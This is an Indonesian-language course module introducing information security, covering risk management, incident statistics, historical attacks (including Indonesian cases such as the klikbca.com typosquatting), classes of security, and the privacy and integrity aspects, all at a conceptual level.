Modul

Aspek Keamanan Dan Kerahasiaan Si

Referensi:

[1] B. Rahardjo, Keamanan Sistem Informasi Berbasis Internet. 2005.
[2] R. E. Indrajit, Pengantar Konsep Keamanan Informasi di Dunia Siber. 2011.
[3] Rhodes M and Oesley., Information Security The Complete Reference, 2nd Edition, Mc Graw Hill Education, 2013.
[4] Peltier T. R., Information Security Policies and Procedures, A Practitioner's Reference, 2nd Edition, CRC Press LLC, 2004
[5] Michael E. Whitman and Herbert J. Mattord., Management of Information Security, Fourth Edition, Stamford: 2014.

Pertemuan 1 Pengantar

Computer Security is preventing attackers from achieving objectives through unauthorized access or unauthorized use of computers and networks.
(John D. Howard, "An Analysis Of Security Incidents On The Internet 1989 - 1995")

Masalah keamanan merupakan salah satu aspek penting dari sebuah sistem informasi. Sayang sekali masalah keamanan ini sering kali kurang mendapat perhatian dari para pemilik dan pengelola sistem informasi. Seringkali masalah keamanan berada di urutan kedua, atau bahkan di urutan terakhir dalam daftar hal-hal yang dianggap penting. Apabila menggangu performansi dari sistem, seringkali keamanan dikurangi atau ditiadakan [11]. Buku ini diharapkan dapat memberikan gambaran dan informasi menyeluruh tentang keamanan sistem informasi dan dapat membantu para pemilik dan pengelola sistem informasi dalam mengamankan informasinya.

Informasi saat ini sudah menjadi sebuah komoditi yang sangat penting. Bahkan ada yang mengatakan bahwa kita sudah berada di sebuah "*information-based society*". Kemampuan untuk mengakses dan menyediakan informasi secara cepat dan akurat menjadi sangat esensial bagi sebuah organisasi, baik yang berupa organisasi komersial (perusahaan), perguruan tinggi, lembaga pemerintahan, maupun individual

(pribadi). Hal ini dimungkinkan dengan perkembangan pesat di bidang teknologi komputer dan telekomunikasi. Dahulu, jumlah komputer sangat terbatas dan belum digunakan untuk menyimpan hal-hal yang sifatnya sensitif. Penggunaan komputer untuk menyimpan informasi yang sifatnya classified baru dilakukan di sekitar tahun 1950-an.

Sangat pentingnya nilai sebuah informasi menyebabkan seringkali informasi diinginkan hanya boleh diakses oleh orang-orang tertentu. Jatuhnya informasi ke tangan pihak lain (misalnya pihak lawan bisnis) dapat menimbulkan kerugian bagi pemilik informasi. Sebagai contoh, banyak informasi dalam sebuah perusahaan yang hanya diperbolehkan diketahui oleh orang-orang tertentu di dalam perusahaan tersebut, seperti misalnya informasi tentang produk yang sedang dalam development, algoritma-algoritma dan teknik-teknik yang digunakan untuk menghasilkan produk tersebut. Untuk itu keamanan dari sistem informasi yang digunakan harus terjamin dalam batas yang dapat diterima.

Jaringan komputer, seperti LAN[1] dan Internet, memungkinkan untuk menyediakan informasi secara cepat. Ini salah satu alasan perusahaan atau organisasi mulai berbondong-bondong membuat LAN untuk sistem informasinya dan menghubungkan LAN tersebut ke Internet. Terhubungnya LAN atau komputer ke Internet membuka potensi adanya lubang keamanan (*security hole*) yang tadinya bisa ditutupi dengan mekanisme keamanan secara fisik. Ini sesuai dengan pendapat bahwa kemudahan (kenyamanan) mengakses informasi berbanding terbalik dengan tingkat keamanan sistem informasi itu sendiri. Semakin tinggi tingkat keamanan, semakin sulit (tidak nyaman) untuk mengakses informasi.

Menurut G. J. Simons, keamanan informasi adalah bagaimana kita dapat mencegah penipuan (*cheating*) atau, paling tidak, mendeteksi adanya penipuan di sebuah sistem yang berbasis informasi, dimana informasinya sendiri tidak memiliki arti fisik.

1. LAN = Local Area Network

Keamanan dan management perusahaan

Seringkali sulit untuk membujuk management perusahaan atau pemilik sistem informasi untuk melakukan investasi di bidang keamanan. Di tahun 1997 majalah Information Week melakukan survey terhadap 1271 *system* atau *network manager* di Amerika Serikat. Hanya 22% yang menganggap keamanan sistem informasi sebagai komponen sangat penting ("*extremely important*"). Mereka lebih mementingkan "*reducing cost*" dan "*improving competitiveness*" meskipun perbaikan sistem informasi setelah dirusak justru dapat menelan biaya yang lebih banyak.

Keamanan itu tidak dapat muncul demikian saja. Dia harus direncanakan. Ambil contoh berikut. Jika kita membangun sebuah rumah, maka pintu rumah kita harus dilengkapi dengan kunci pintu. Jika kita terlupa memasukkan kunci pintu pada budget perencanaan rumah, maka kita akan dikagetkan bahwa ternyata harus keluar dana untuk menjaga keamanan. Kalau rumah kita hanya memiliki satu atau dua pintu, mungkin dampak dari budget tidak seberapa. Bayangkan bila kita mendesain sebuah hotel dengan 200 kamar dan lupa membudgetkan kunci pintu. Dampaknya sangat besar. Demikian pula di sisi pengamanan sebuah sistem informasi. Jika tidak kita budgetkan di awal, kita akan dikagetkan dengan kebutuhan akan adanya perangkat pengamanan (firewall, Intrusion Detection System, anti virus, Dissaster Recovery Center, dan seterusnya).

Meskipun sering terlihat sebagai besaran yang tidak dapat langsung diukur dengan uang (*intangible*), keamanan sebuah sistem informasi sebetulnya dapat diukur dengan besaran yang dapat diukur dengan uang (*tangible*). Dengan adanya ukuran yang terlihat, mudah-mudahan pihak management dapat mengerti pentingnya investasi di bidang keamanan. Berikut ini adalah berapa contoh kegiatan yang dapat anda lakukan:

- Hitung kerugian apabila sistem informasi anda tidak bekerja selama 1 jam, selama 1 hari, 1 minggu, dan 1 bulan. (Sebagai perbandingkan, bayangkan jika server Amazon.com tidak dapat diakses selama beberapa hari. Setiap harinya dia dapat menderita kerugian beberapa juta dolar.)
- Hitung kerugian apabila ada kesalahan informasi (data) pada sistem informasi anda. Misalnya web site anda mengumumkan harga sebuah barang yang berbeda dengan harga yang ada di toko anda.

- Hitung kerugian apabila ada data yang hilang, misalnya berapa kerugian yang diderita apabila daftar pelanggan dan invoice hilang dari sistem anda. Berapa biaya yang dibutuhkan untuk rekonstruksi data.
- Apakah nama baik perusahaan anda merupakan sebuah hal yang harus dilindungi? Bayangkan bila sebuah bank terkenal dengan rentannya pengamanan data-datanya, bolak-balik terjadi *security incidents*. Tentunya banyak nasabah yang pindah ke bank lain karena takut akan keamanan uangnya.

Pengelolaan terhadap keamanan dapat dilihat dari sisi pengelolaan resiko (risk management). Lawrie Brown dalam [3] menyarankan menggunakan "*Risk Management Model*" untuk menghadapi ancaman (*managing threats*). Ada tiga komponen yang memberikan kontribusi kepada Risk, yaitu *Asset*, *Vulnerabilities*, dan *Threats*.

TABLE 1. Kontribusi terhadap Risk

Nama komponen	Contoh dan keterangan lebih lanjut
Assets (aset)	• hardware • software • dokumentasi • data • komunikasi • linkungan • manusia

TABLE 1. Kontribusi terhadap Risk

Nama komponen	Contoh dan keterangan lebih lanjut
Threats (ancaman)	• pemakai (*users*) • teroris • kecelakaan (*accidents*) • crackers • penjahat kriminal • nasib (*acts of God*) • intel luar negeri (*foreign intelligence*)
Vulnerabilities (kelemahan)	• software bugs • hardware bugs • radiasi (dari layar, transmisi) • tapping, crosstalk • *unauthorized users* • cetakan, *hardcopy* atau print out • keteledoran (*oversight*) • cracker via telepon • storage media

Untuk menanggulangi resiko (*Risk*) tersebut dilakukan apa yang disebut "*countermeasures*" yang dapat berupa:

- usaha untuk mengurangi *Threat*
- usaha untuk mengurangi *Vulnerability*
- usaha untuk mengurangi impak (*impact*)
- mendeteksi kejadian yang tidak bersahabat (*hostile event*)
- kembali (*recover*) dari kejadian

Beberapa Statistik Sistem Keamanan

Ada beberapa statistik yang berhubungan dengan keamanan sistem informasi yang dapat ditampilkan di sini. Data-data yang ditampilkan umumnya bersifat konservatif mengingat banyak perusahaan yang tidak ingin diketahui telah mengalami "security breach" dikarenakan informasi

ini dapat menyebabkan “negative publicity”. Perusahan-perusahaan tersebut memilih untuk diam dan mencoba menangani sendiri masalah keamanannya tanpa publikasi.

- Tahun 1996, *U.S. Federal Computer Incident Response Capability* (FedCIRC) melaporkan bahwa lebih dari 2500 “insiden” di sistem komputer atau jaringan komputer yang disebabkan oleh gagalnya sistem keamanan atau adanya usaha untuk membobol sistem keamanan [20].
- Juga di tahun 1996, *FBI National Computer Crimes Squad*, Washington D.C., memperkirakan kejahatan komputer yang terdeteksi kurang dari 15%, dan hanya 10% dari angka itu yang dilaporkan [20].
- Sebuah penelitian di tahun 1997 yang dilakukan oleh perusahaan *Deloitte Touch Tohmatsu* menunjukkan bahwa dari 300 perusahaan di Australia, 37% (dua diantara lima) pernah mengalami masalah keamanan sistem komputernya. [23]
- Penelitian di tahun 1996 oleh American Bar Association menunjukkan bahwa dari 1000 perusahaan, 48% telah mengalami “computer fraud” dalam kurun lima tahun terakhir. [23]
- Di Inggris, 1996 *NCC Information Security Breaches Survey* menunjukkan bahwa kejahatan komputer menaik 200% dari tahun 1995 ke 1996. Survey ini juga menunjukkan bahwa kerugian yang diderita rata-rata US $30.000 untuk setiap insiden. Ditunjukkan juga beberapa organisasi yang mengalami kerugian sampai US $1.5 juta.
- FBI melaporkan bahwa kasus persidangan yang berhubungan dengan kejahatan komputer meroket 950% dari tahun 1996 ke tahun 1997, dengan penangkapan dari 4 ke 42, dan terbukti (*convicted*) di pengadilan naik 88% dari 16 ke 30 kasus.
- John Howard dalam penelitiannya di CERT yang belokasi di Carnegie Mellon University mengamati insiden di Internet yang belangsung selama kurun waktu 1989 sampai dengan 1995. Hasil penelitiannya antara lain bahwa setiap domain akan mengalami insiden sekali dalam satu tahun dan sebuah komputer (host) akan mengalami insiden sekali dalam 45 tahun.
- Winter 1999, *Computer Security Institute* dan FBI melakukan survey yang kemudian hasilnya diterbitkan dalam laporannya [9]. Dalam laporan ini terdapat bermacam-macam statistik yang menarik, antara lain bahwa 62% responden merasa bahwa pada 12 bulan terakhir ini ada

penggunaan sistem komputer yang tidak semestinya (unauthorized use), 57% merasa bahwa hubungan ke Internet merupakan sumber serangan, dan 86% merasa kemungkinan serangan dari dalam (disgruntled employees) dibandingkan dengan 74% yang merasa serangan dari hackers.

- Jumlah kelemahan (*vulnerabilities*) sistem informasi yang dilaporkan ke Bugtraq meningkat empat kali (*quadruple*) semenjak tahun 1998 sampai dengan tahun 2000. Pada mulanya ada sekitar 20 laporan menjadi 80 setiap bulannya[1].
- Pada tahun 1999 CVE[2] (*Common Vulnerabilities and Exposure*) mempublikasikan lebih dari 1000 kelemahan sistem. CVE terdiri dari 20 organisasi security (termasuk di dalamnya perusahaan security dan institusi pendidikan).
- Juli 2001 muncul virus *SirCam* dan worm *Code Red* (dan kemudian Nimda) yang berdampak pada habisnya bandwidth. Virus SirCam mengirimkan file-file dari disk korban (beserta virus juga) ke orang-orang yang pernah mengirim email ke korban. Akibatnya file-file rahasia korban dapat terkirim tanpa diketahui oleh korban. Di sisi lain, orang yang dikirimi email ini dapat terinveksi virus SirCam ini dan juga merasa "dibom" dengan email yang besar-besar. Sebagai contoh, seorang kawan penulis mendapat "bom" email dari korban virus SirCam sebanyak ratusan email (total lebih dari 70 MBytes). Sementara itu worm Code Red menyerang server Microsoft IIS yang mengaktifkan servis tertentu (indexing). Setelah berhasil masuk, worm ini akan melakukan scanning terhadap jaringan untuk mendeteksi apakah ada server yang bisa dimasuki oleh worm ini. Jika ada, maka worm dikirim ke server target tersebut. Di server target yang sudah terinfeksi tersebut terjadi proses scanning kembali dan berulang. Akibatnya jaringan habis untuk saling scanning dan mengirimkan worm ini. Dua buah security hole ini dieksploit pada saat yang hampir bersamaan sehingga beban jaringan menjadi lebih berat.

1. http://www.securityfocus.com/vdb/stats.html
2. http://cve.mitre.org

Jebolnya sistem kemanan tentunya membawa dampak. Ada beberapa contoh akibat dari jebolnya sistem keamanan, antara lain:

- 1988. Keamanan sistem mail *sendmail* dieksploitasi oleh Robert Tapan Morris sehingga melumpuhkan sistem Internet. Kegiatan ini dapat diklasifikasikan sebagai "*denial of service attack*". Diperkirakan biaya yang digunakan untuk memperbaiki dan hal-hal lain yang hilang adalah sekitar $100 juta. Di tahun 1990 Morris dihukum (convicted) dan hanya didenda $10.000.
- 10 Maret 1997. Seorang hacker dari Massachusetts berhasil mematikan sistem telekomunikasi di sebuah airport lokal (Worcester, Massachusetts) sehingga mematikan komunikasi di control tower dan menghalau pesawat yang hendak mendarat. Dia juga mengacaukan sistem telepon di Rutland, Massachusetts.
  http://www.news.com/News/Item/Textonly/0,25,20278,00.html?pfv
  http://www.news.com/News/Item/0,4,20226,00.html
- 7 Februari 2000 (Senin) sampai dengan Rabu pagi, 9 Februari 2000. Beberapa web terkemuka di dunia diserang oleh "*distributed denial of service attack*" (DDoS attack) sehingga tidak dapat memberikan layanan (down) selama beberapa jam. Tempat yang diserang antara lain: Yahoo!, Buy.com, eBay, CNN, Amazon.com, ZDNet, E-Trade. FBI mengeluarkan tools untuk mencari program TRINOO atau Tribal Flood Net (TFN) yang diduga digunakan untuk melakukan serangan dari berbagai penjuru dunia.
- 4 Mei 2001. Situs Gibson Research Corp. (grc.com) diserang Denial of Service attack oleh anak berusia 13 tahun sehingga bandwidth dari grc.com yang terdiri dari dua (2) T1 connection menjadi habis. Steve Gibson kemudian meneliti software yang digunakan untuk menyerang (DoS bot, SubSeven trojan), channel yang digunakan untuk berkomunikasi (via IRC), dan akhirnya menemukan beberapa hal tentang DoS attack ini. Informasi lengkapnya ada di situs www.grc.com. [19].
- Juni 2001. Peneliti di UC Berkeley dan University of Maryland berhasil menyadap data-data yang berada pada jaringan wireless LAN (IEEE 802.11b) yang mulai marak digunakan oleh perusahaan-perusahaan [33].

Masalah keamanan yang berhubungan dengan Indonesia

Meskipun Internet di Indonesia masih dapat tergolong baru, sudah ada beberapa kasus yang berhubungan dengan keamanan di Indonesia. Di bawah ini akan didaftar beberapa contoh masalah atau topik tersebut.

- **Akhir Januari 1999.** Domain yang digunakan untuk Timor Timur (.TP) diserang sehingga hilang. Domain untuk Timor Timur ini diletakkan pada sebuah server di Irlandia yang bernama *Connect-Ireland*. Pemerintah Indonesia yang disalahkan atau dianggap melakukan kegiatan *hacking* ini. Menurut keterangan yang diberikan oleh administrator Connect-Ireland, 18 serangan dilakukan secara serempak dari seluruh penjuru dunia. Akan tetapi berdasarkan pengamatan, domain Timor Timur tersebut dihack dan kemudian ditambahkan sub domain yang bernama "*need.tp*". Berdasarkan pengamatan situasi, "*need.tp*" merupakan sebuah perkataan yang sedang dipopulerkan oleh "*Beavis and Butthead*" (sebuah acara TV di MTV). Dengan kata lain, crackers yang melakukan serangan tersebut kemungkinan penggemar (atau paling tidak, pernah nonton) acara *Beavis dan Butthead* itu. Jadi, kemungkinan dilakukan oleh seseorang dari Amerika Utara.
- Beberapa web site Indonesia sudah dijebol dan daftarnya (beserta contoh halaman yang sudah dijebol) dapat dilihat di koleksi <http:// www.2600.com> dan alldas.de
- Januari 2000. Beberapa situs web Indonesia diacak-acak oleh cracker yang menamakan dirinya "fabianclone" dan "naisenodni" (indonesian dibalik). Situs yang diserang termasuk Bursa Efek Jakarta, BCA, Indosatnet. Selain situs yang besar tersebut masih banyak situs lainnya yang tidak dilaporkan.
- Seorang cracker Indonesia (yang dikenal dengan nama hc) tertangkap di Singapura ketika mencoba menjebol sebuah perusahaan di Singapura.
- September dan Oktober 2000. Setelah berhasil membobol bank Lippo, kembali Fabian Clone beraksi dengan menjebol web milik Bank Bali. Perlu diketahui bahwa kedua bank ini memberikan layanan Internet banking.
- **September 2000.** Polisi mendapat banyak laporan dari luar negeri tentang adanya user Indonesia yang mencoba menipu user lain pada situs web yang menyediakan transaksi lelang (*auction*) seperti eBay.

- **24 Oktober 2000.** Dua warung Internet (Warnet) di Bandung digrebeg oleh Polisi (POLDA Jabar) dikarenakan mereka menggunakan account dialup curian dari ISP Centrin. Salah satu dari Warnet tersebut sedang online dengan menggunakan account curian tersebut.
- **April 2001.** Majalah Warta Ekonomi[1] melakukan polling secara online selama sebulan dan hasilnya menunjukkan bahwa dari 75 pengunjung, 37% mengatakan meragukan keamanan transaksi secara online, 38% meragukannya, dan 27% merasa aman.
- **16 April 2001.** Polda DIY meringkus seorang *carder*[2] Yogya. Tersangka diringkus di Bantul dengan barang bukti sebuah paket yang berisi lukisan (Rumah dan Orang Indian) berharga Rp 30 juta. Tersangka berstatus mahasiswa STIE Yogyakarta.
- **Juni 2001.** Seorang pengguna Internet Indonesia membuat beberapa situs yang mirip (persis sama) dengan situs klikbca.com, yang digunakan oleh BCA untuk memberikan layanan Internet banking. Situs yang dia buat menggunakan nama domain yang mirip dengan klikbca.com, yaitu kilkbca.com (perhatikan tulisan "kilk" yang sengaja salah ketik), wwwklikbca.com (tanpa titik antara kata "www" dan "klik"), clikbca.com, dan klickbca.com. Sang user mengaku bahwa dia medapat memperoleh PIN dari beberapa nasabah BCA yang salah mengetikkan nama situs layanan Internet banking tersebut.
- **16 Oktober 2001.** Sistem BCA yang menggunakan VSAT terganggu selama beberapa jam. Akibatnya transaksi yang menggunakan fasilitas VSAT, seperti ATM, tidak dapat dilaksanakan. Tidak diketahui (tidak diberitakan) apa penyebabnya. Jumlah kerugian tidak diketahui.
- **Maret 2005.** Indonesia dan Malaysia berebut pulau Ambalat. Hacker Indonesia dan Malaysia berlomba-lomba untuk merusak situs-situs negara lainnya. Beberapa contoh halaman web yang dirusak di simpan di situs http://www.zone-h.org.

1. http://www.wartaekonomi.com
2. Carder adalah pencuri yang membobol kartu kredit milik orang lain.

Meningkatnya Kejahatan Komputer

Jumlah kejahatan komputer (*computer crime*), terutama yang berhubungan dengan sistem informasi, akan terus meningkat dikarenakan beberapa hal, antara lain:

- Aplikasi bisnis yang menggunakan (berbasis) teknologi informasi dan jaringan komputer semakin meningkat. Sebagai contoh saat ini mulai bermunculan aplikasi bisnis seperti *on-line banking*, *electronic commerce (e-commerce)*, *Electronic Data Interchange* (EDI), dan masih banyak lainnya. Bahkan aplikasi *e-commerce* akan menjadi salah satu aplikasi pemacu di Indonesia (melalui "Telematika Indonesia" [48] dan Nusantara 21). Demikian pula di berbagai penjuru dunia aplikasi e-commerce terlihat mulai meningkat.
- Desentralisasi (dan *distributed*) server menyebabkan lebih banyak sistem yang harus ditangani. Hal ini membutuhkan lebih banyak operator dan administrator yang handal yang juga kemungkinan harus disebar di seluruh lokasi. Padahal mencari operator dan administrator yang handal adalah sangat sulit, apalagi jika harus disebar di berbagai tempat. Akibat dari hal ini adalah biasanya server-server di daerah (bukan pusat) tidak dikelola dengan baik sehingga lebih rentan terhadap serangan. Seorang cracker akan menyerang server di daerah lebih dahulu sebelum mencoba menyerang server pusat. Setelah itu dia akan menyusup melalui jalur belakang. (Biasanya dari daerah / cabang ke pusat ada routing dan tidak dibatasi dengan firewall.)
- Transisi dari *single vendor* ke *multi-vendor* sehingga lebih banyak sistem atau perangkat yang harus dimengerti dan masalah *interoperability* antar vendor yang lebih sulit ditangani. Untuk memahami satu jenis perangkat dari satu vendor saja sudah susah, apalagi harus menangani berjenis-jenis perangkat. Bayangkan, untuk router saja sudah ada berbagai vendor; Cisco, Juniper Networks, Nortel, Linux-based router, BSD-based router, dan lain-lain. Belum lagi jenis sistem operasi (operating system) dari server, seperti Solaris (dengan berbagai versinya), Windows (NT, 2000, 2003), Linux (dengan berbagai distribusi), BSD (dengan berbagai variasinya mulai dari FreeBSD, OpenBSD, NetBSD). Jadi sebaiknya tidak menggunakan variasi yang terlalu banyak[1].

- Meningkatnya kemampuan pemakai di bidang komputer sehingga mulai banyak pemakai yang mencoba-coba bermain atau membongkar sistem yang digunakannya (atau sistem milik orang lain). Jika dahulu akses ke komputer sangat sukar, maka sekarang komputer sudah merupakan barang yang mudah diperoleh dan banyak dipasang di sekolah serta rumah-rumah.
- Mudahnya diperoleh software untuk menyerang komputer dan jaringan komputer. Banyak tempat di Internet yang menyediakan software yang langsung dapat diambil (*download*) dan langsung digunakan untuk menyerang dengan *Graphical User Interface* (GUI) yang mudah digunakan. Beberapa program, seperti SATAN, bahkan hanya membutuhkan sebuah web browser untuk menjalankannya. Sehingga, seseorang yang hanya dapat menggunakan web browser dapat menjalankan program penyerang (attack). Penyerang yang hanya bisa menjalankan program tanpa mengerti apa maksudnya disebut dengan istilah *script kiddie*.
- Kesulitan dari penegak hukum untuk mengejar kemajuan dunia komputer dan telekomunikasi yang sangat cepat. Hukum yang berbasis ruang dan waktu akan mengalami kesulitan untuk mengatasi masalah yang justru terjadi pada sebuah sistem yang tidak memiliki ruang dan waktu. Barang bukti digital juga masih sulit diakui oleh pengadilan Indonesia sehingga menyulitkan dalam pengadilan. Akibatnya pelaku kejahatan cyber hanya dihukum secara ringan sehingga ada kecenderungan mereka melakukan hal itu kembali. (Hal ini akan dibahas lebih detail pada bagian hukum.)

1. Menggunakan satu jenis sistem juga tidak baik. Ini dikenal dengan istilah mono-culture, dimana hanya digunakan satu jenis sistem operasi saja atau satu vendor saja. Beberapa waktu yang lalu ada perdebatan mengenai mono-culture dan hetero-culture. Mana yang lebih baik? Kalau satu vendor saja, bila terkena masalah (virus misalnya yang hanya menyerang satu vendor itu saja), maka akan habis sistem kita. Akan tetapi jika terlalu bervariasi akan muncul masalah seperti diutarakan di atas.

- Semakin kompleksnya sistem yang digunakan[1], seperti semakin besarnya program (*source code*) yang digunakan sehingga semakin besar probabilitas terjadinya lubang keamanan (yang disebabkan kesalahan pemrograman, bugs). Lihat tabel di bawah untuk melihat peningkatkan kompleksitas operating system Microsoft Windows. Seperti diungkapkan oleh Bruce Schneier dalam bukunya [43], "*complexity is the worst enemy of security*".

TABLE 2. Trend meningkatnya kompleksitas software (dari Bruce Schneier [43], hal 357)

Operating System	Tahun	Jumlah baris code (Lines of codes)
Windows 3.1	1992	3 juta
Windows NT	1992	4 juta
Windows 95	1995	15 juta
Windows NT 4.0	1996	16,5 juta
Windows 98	1998	18 juta
Windows 2000	2000	35 s/d 60 juta (perkiraan, tergantung dari sumber informasi)

- Semakin banyak perusahaan yang menghubungkan sistem informasinya dengan jaringan komputer yang global seperti Internet. Hal ini membuka akses dari seluruh dunia. (Maksud dari akses ini adalah sebagai target dan juga sebagai penyerang.) Potensi sistem informasi yang dapat dijebol dari mana-mana menjadi lebih besar.

Alasan-alasan di atas membuat populernya bidang security saat ini.

1. Masih ingat dalam benak saya program wordprocessor yang bernama Wordstar yang muat dalam satu disket, dan dijalankan di komputer Apple][yang memiliki memory (RAM)hanya beberapa kiloBytes. Microsoft Word saat ini harus diinstal dengan menggunakan CD-ROM dan membutuhkan komputer dengan RAM MegaBytes. Demikian pula dengan spreadsheet Visicalc yang muat dalam satu disket (360 kBytes). Apakah peningkatan kompleksitas ini memang benar-benar dibutuhkan?

Klasifikasi Kejahatan Komputer

Kejahatan komputer dapat digolongkan kepada yang sangat berbahaya sampai ke yang hanya mengesalkan (*annoying*). Menurut David Icove [20] berdasarkan lubang keamanan, keamanan dapat diklasifikasikan menjadi empat, yaitu:

1. **Keamanan yang bersifat fisik** (*physical security*): termasuk akses orang ke gedung, peralatan, dan media yang digunakan. Beberapa bekas penjahat komputer (*crackers*) mengatakan bahwa mereka sering pergi ke tempat sampah untuk mencari berkas-berkas yang mungkin memiliki informasi tentang keamanan. Misalnya pernah diketemukan coretan password atau manual yang dibuang tanpa dihancurkan. Wiretapping atau hal-hal yang berhubungan dengan akses ke kabel atau komputer yang digunakan juga dapat dimasukkan ke dalam kelas ini.
   Pencurian komputer dan notebook juga merupakan kejahatan yang besifat fisik. Menurut statistik, 15% perusahaan di Amerika pernah kehilangan notebook. Padahal biasanya notebook ini tidak dibackup (sehingga data-datanya hilang), dan juga seringkali digunakan untuk menyimpan data-data yang seharusnya sifatnya confidential (misalnya pertukaran email antar direktur yang menggunakan notebook tersebut).
   Denial of service, yaitu akibat yang ditimbulkan sehingga servis tidak dapat diterima oleh pemakai juga dapat dimasukkan ke dalam kelas ini. *Denial of service* dapat dilakukan misalnya dengan mematikan peralatan atau membanjiri saluran komunikasi dengan pesan-pesan (yang dapat berisi apa saja karena yang diutamakan adalah banyaknya jumlah pesan). Beberapa waktu yang lalu ada lubang keamanan dari implementasi protokol TCP/IP yang dikenal dengan istilah *Syn Flood Attack*, dimana sistem (*host*) yang dituju dibanjiri oleh permintaan sehingga dia menjadi terlalu sibuk dan bahkan dapat berakibat macetnya sistem (*hang*).
   Mematikan jalur listrik sehingga sistem menjadi tidak berfungsi juga merupakan serangan fisik.
   Masalah keamanan fisik ini mulai menarik perhatikan ketika gedung World Trade Center yang dianggap sangat aman dihantam oleh pesawat terbang yang dibajak oleh teroris. Akibatnya banyak sistem yang tidak bisa hidup kembali karena tidak diamankan. Belum lagi hilangnya nyawa.

2. **Keamanan yang berhubungan dengan orang (personel)**: termasuk identifikasi, dan profil resiko dari orang yang mempunyai akses (pekerja). Seringkali kelemahan keamanan sistem informasi bergantung kepada manusia (pemakai dan pengelola). Ada sebuah teknik yang dikenal dengan istilah "*social engineering*" yang sering digunakan oleh kriminal untuk berpura-pura sebagai orang yang berhak mengakses informasi. Misalnya kriminal ini berpura-pura sebagai pemakai yang lupa passwordnya dan minta agar diganti menjadi kata lain.
3. **Keamanan dari data dan media serta teknik komunikasi** (*communications*). Yang termasuk di dalam kelas ini adalah kelemahan dalam software yang digunakan untuk mengelola data. Seorang kriminal dapat memasang *virus* atau *trojan horse* sehingga dapat mengumpulkan informasi (seperti password) yang semestinya tidak berhak diakses. Bagian ini yang akan banyak kita bahas dalam buku ini.
4. **Keamanan dalam operasi**: termasuk kebijakan (*policy*) dan prosedur yang digunakan untuk mengatur dan mengelola sistem keamanan, dan juga termasuk prosedur setelah serangan (*post attack recovery*). Seringkali perusahaan tidak memiliki dokumen kebijakan dan prosedur.

Aspek / servis dari security

A computer is secure if you can depend on it and its software to behave as you expect. (Garfinkel and Spafford)

Garfinkel [17] mengemukakan bahwa keamanan komputer *(computer security*) melingkupi empat aspek, yaitu privacy, integrity, authentication, dan availability. Selain keempat hal di atas, masih ada dua aspek lain yang juga sering dibahas dalam kaitannya dengan *electronic commerce*, yaitu access control dan non-repudiation.

Privacy / Confidentiality

Inti utama aspek *privacy* atau *confidentiality* adalah usaha untuk menjaga informasi dari orang yang tidak berhak mengakses. Privacy lebih kearah data-data yang sifatnya privat sedangkan confidentiality biasanya berhubungan dengan data yang diberikan ke pihak lain untuk keperluan

tertentu (misalnya sebagai bagian dari pendaftaran sebuah servis) dan hanya diperbolehkan untuk keperluan tertentu tersebut. Contoh hal yang berhubungan dengan *privacy* adalah e-mail seorang pemakai (*user*) tidak boleh dibaca oleh administrator. Contoh *confidential information* adalah data-data yang sifatnya pribadi (seperti nama, tempat tanggal lahir, social security number, agama, status perkawinan, penyakit yang pernah diderita, nomor kartu kredit, dan sebagainya) merupakan data-data yang ingin diproteksi penggunaan dan penyebarannya. Contoh lain dari confidentiality adalah daftar pelanggan dari sebuah *Internet Service Provider* (ISP).

Untuk mendapatkan kartu kredit, biasanya ditanyakan data-data pribadi. Jika saya mengetahui data-data pribadi anda, termasuk nama ibu anda, maka saya dapat melaporkan melalui telepon (dengan berpura-pura sebagai anda) bahwa kartu kredit anda hilang dan mohon penggunaannya diblokir. Institusi (bank) yang mengeluarkan kartu kredit anda akan percaya bahwa saya adalah anda dan akan menutup kartu kredit anda. Masih banyak lagi kekacauan yang dapat ditimbulkan bila data-data pribadi ini digunakan oleh orang yang tidak berhak.

Ada sebuah kasus dimana karyawan sebuah perusahaan dipecat dengan tidak hormat dari perusahaan yang bersangkutan karena kedapatan mengambil data-data gaji karyawan di perusahaan yang bersangkutan. Di perusahaan ini, daftar gaji termasuk informasi yang bersifat *confidential* / rahasia[1].

Dalam bidang kesehatan (*health care*) masalah privacy merupakan topik yang sangat serius di Amerika Serikat. *Health Insurance Portability and Accountability Act* (HIPPA), dikatakan akan mulai digunakan di tahun 2002, mengatakan bahwa rumah sakit, perusahaan asuransi, dan institusi lain yang berhubungan dengan kesehatan harus menjamin keamanan dan privacy dari data-data pasien. Data-data yang dikirim harus sesuai dengan format standar dan mekanisme pengamanan yang cukup baik. Partner bisnis dari institusi yang bersangkutan juga harus menjamin hal tersebut. Suatu hal

1. Saya sendiri tadinya tidak memahami mengapa daftar gaji bisa dimasukkan ke kategori confidential. Ternyata terbukanya daftar gaji dapat menyebabkan ketidak-nyamanan dalam bekerja sehari-hari. Misalnya akan timbul pertanyaan mengapa si Fulan menerima gaji lebih besar daripada saya, padahal rasanya kami sama.

yang cukup sulit dipenuhi. Pelanggaran akan *act* ini dapat didenda US$ 250.000 atau 10 tahun di penjara.

Serangan terhadap aspek privacy misalnya adalah usaha untuk melakukan penyadapan (dengan program *sniffer*). Usaha-usaha yang dapat dilakukan untuk meningkatkan *privacy* dan *confidentiality* adalah dengan menggunakan teknologi kriptografi (dengan enkripsi dan dekripsi).

Ada beberapa masalah lain yang berhubungan dengan *confidentiality*. Apabila kita menduga seorang pemakai (sebut saja X) dari sebuah ISP (Z), maka dapatkah kita meminta ISP (Z) untuk membuka data-data tentang pemakai X tersebut? Di luar negeri, ISP Z akan menolak permintaan tersebut meskipun bukti-bukti bisa ditunjukkan bahwa pemakai X tersebut melakukan kejahatan. Biasanya ISP Z tersebut meminta kita untuk menunjukkan surat dari pihak penegak hukum (*subpoena*). Masalah privacy atau confidentiality ini sering digunakan sebagi pelindung oleh orang yang jahat/nakal.

Informasi mengenai privacy yang lebih rinci dapat diperoleh dari situs Electronic Privacy Information Center (EPIC)[1] dan Electronic Frontier Foundation (EFF)[2].

Integrity

Aspek ini menekankan bahwa informasi tidak boleh diubah tanpa seijin pemilik informasi. Adanya virus, *trojan horse*, atau pemakai lain yang mengubah informasi tanpa ijin merupakan contoh masalah yang harus dihadapi. Sebuah e-mail dapat saja “ditangkap” (*intercept*) di tengah jalan, diubah isinya (*altered, tampered, modified*), kemudian diteruskan ke alamat yang dituju. Dengan kata lain, integritas dari informasi sudah tidak terjaga. Penggunaan *enkripsi* dan *digital signature*, misalnya, dapat mengatasi masalah ini.

1. http://www.epic.org
2. http://www.eff.org

